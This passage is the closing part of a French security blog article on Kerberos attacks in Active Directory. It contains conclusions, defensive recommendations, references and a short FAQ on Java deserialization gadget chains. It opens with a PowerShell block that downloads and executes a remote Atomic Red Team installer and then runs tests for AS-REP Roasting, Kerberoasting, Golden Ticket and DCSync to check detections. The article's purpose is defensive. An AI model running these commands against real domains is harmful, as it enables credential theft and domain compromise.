IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/
install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics

# Test AS-REP Roasting (T1558.004)
Invoke-AtomicTest T1558.004 -ShowDetails
Invoke-AtomicTest T1558.004

# Test Kerberoasting (T1558.003)
Invoke-AtomicTest T1558.003

# Test Golden Ticket (T1558.001)
Invoke-AtomicTest T1558.001 -ShowDetails

# Test DCSync (T1003.006)
Invoke-AtomicTest T1003.006

# Vérifier que les détections se déclenchent dans le SIEM
```

Pour approfondir ce sujet, consultez notre outil open-source vulnerability-management-tool qui facilite la gestion centralisée des vulnérabilités.

12. Conclusion et perspectives

12.1 Synthèse de la chaîne d'exploitation

La sécurité de Kerberos dans Active Directory repose sur un équilibre délicat entre fonctionnalité, compatibilité et protection. Comme nous l'avons démontré, une chaîne d'attaque complète peut transformer un accès utilisateur standard en compromission totale du domaine via l'exploitation méthodique de configurations suboptimales et de faiblesses inhérentes au protocole.

Les vecteurs d'attaque explorés (AS-REP Roasting, Kerberoasting, abus de délégation, Silver/Golden Tickets) ne sont pas des vulnérabilités à proprement parler, mais des fonctionnalités légitimes du protocole dont l'exploitation devient possible par :

- Des configurations par défaut insuffisamment sécurisées (RC4 activé, préauthentification optionnelle)
- Des pratiques opérationnelles inadaptées (mots de passe faibles, rotation insuffisante)
- Un modèle d'administration insuffisamment segmenté
- Une visibilité et détection limitées sur les activités Kerberos

12.2 Évolutions et tendances

🔮 **Tendances émergentes en sécurité Kerberos :**

Authentification sans mot de passe :

- **Windows Hello for Business :** Authentification biométrique ou PIN avec clés cryptographiques, élimine les mots de passe statiques
- **FIDO2 :** Clés de sécurité matérielles résistantes au phishing et aux attaques Kerberos
- **PKI-based authentication :** Smartcards et certificats numériques

Azure AD et modèles hybrides :

- Transition vers Azure AD avec Conditional Access basé sur le risque
- Azure AD Kerberos pour authentification SSO cloud-on-premises
- Réduction de la dépendance aux DCs on-premises

Détection comportementale avancée :

- Machine Learning pour identification d'anomalies Kerberos
- User Entity Behavior Analytics (UEBA)
- Intégration XDR pour corrélation endpoint-réseau-identité

12.3 Recommandations finales

🎯 **Priorités stratégiques pour 2025 et au-delà :**

1. **Assume Breach mentality :** Considérer que le périmètre est déjà compromis et implémenter une défense en profondeur
2. **Zero Trust Architecture :** - Authentification continue et validation à chaque requête - Microsegmentation réseau stricte - Principe du moindre privilège systématique
3. **Modernisation de l'authentification :** - Roadmap vers passwordless pour tous les utilisateurs - MFA obligatoire pour tous les accès privilégiés - Élimination progressive des mots de passe statiques
4. **Visibilité totale :** - Logging exhaustif de tous les événements Kerberos - Rétention longue durée (minimum 12 mois) - SIEM avec détections Kerberos avancées
5. **Programmes d'amélioration continue :** - Purple Teaming trimestriel - Threat Hunting proactif - Formation continue des équipes SOC/IR

La sécurisation d'Active Directory et de Kerberos n'est pas un projet avec une fin définie, mais un processus continu d'amélioration, d'adaptation et de vigilance. Les attaquants évoluent constamment leurs techniques ; les défenseurs doivent maintenir une longueur d'avance par l'anticipation, la détection précoce et la réponse rapide.

⚠️ **Avertissement important :** Les techniques décrites dans cet article sont présentées à des fins éducatives et défensives uniquement. L'utilisation de ces méthodes sans autorisation explicite constitue une violation des lois sur la cybersécurité et peut entraîner des sanctions pénales. Ces connaissances doivent être utilisées exclusivement dans le cadre de tests d'intrusion autorisés, d'exercices de sécurité encadrés, ou pour améliorer la posture de sécurité de votre organisation.

Sources et références : MITRE ATT&CK · CERT-FR

Références et ressources complémentaires

- **RFC 4120 :** The Kerberos Network Authentication Service (V5)
- **Microsoft Documentation :** Kerberos Authentication Technical Reference
- **MITRE ATT&CK :** Techniques T1558 (Steal or Forge Kerberos Tickets)
- **Sean Metcalf (PyroTek3) :** adsecurity.org - Active Directory Security
- **Will Schroeder :** Harmj0y.net - Kerberos Research
- **Charlie Bromberg :** The Hacker Recipes - AD Attacks
- **Microsoft Security Blog :** Advanced Threat Analytics and Defender for Identity
- **ANSSI :** Recommandations de sécurité relatives à Active Directory

AN
Ayi NEDJIMI
Expert Cybersécurité & IA
Publié le 23 octobre 2025

Comment identifier les gadget chains exploitables dans une application Java utilisant des frameworks comme Spring ou Apache Commons ?


L'identification des gadget chains exploitables necessite une analyse des dependances du classpath avec des outils comme ysoserial ou GadgetInspector. Il faut cartographier les bibliotheques presentes (Apache Commons Collections, Spring Framework, Hibernate) et verifier si elles contiennent des classes avec des methodes magiques comme readObject, readResolve ou finalize pouvant etre chainees pour obtenir une execution de code arbitraire.

Pourquoi la deserialisation non securisee reste-t-elle un risque critique malgre les correctifs disponibles ?

La deserialisation non securisee persiste comme risque critique car de nombreuses applications utilisent des formats binaires natifs (Java ObjectInputStream, Python pickle, PHP unserialize) sans filtrage de types. Les correctifs existants comme les listes blanches de classes sont souvent incomplets ou mal configures. De plus, chaque nouvelle dependance ajoutee peut introduire de nouveaux gadgets exploitables, rendant la surface d'attaque dynamique et difficile a maitriser completement.

💬 Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !




Partager sur X


Partager sur LinkedIn

📚 Ressources & Références Officielles


Documentations officielles, outils reconnus et ressources de la communauté



Microsoft - Kerberos Authentication
learn.microsoft.com



MITRE ATT&CK - Steal or Forge Kerberos Tickets
attack.mitre.org



Rubeus - Kerberos Abuse Toolkit (GitHub)
github.com

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr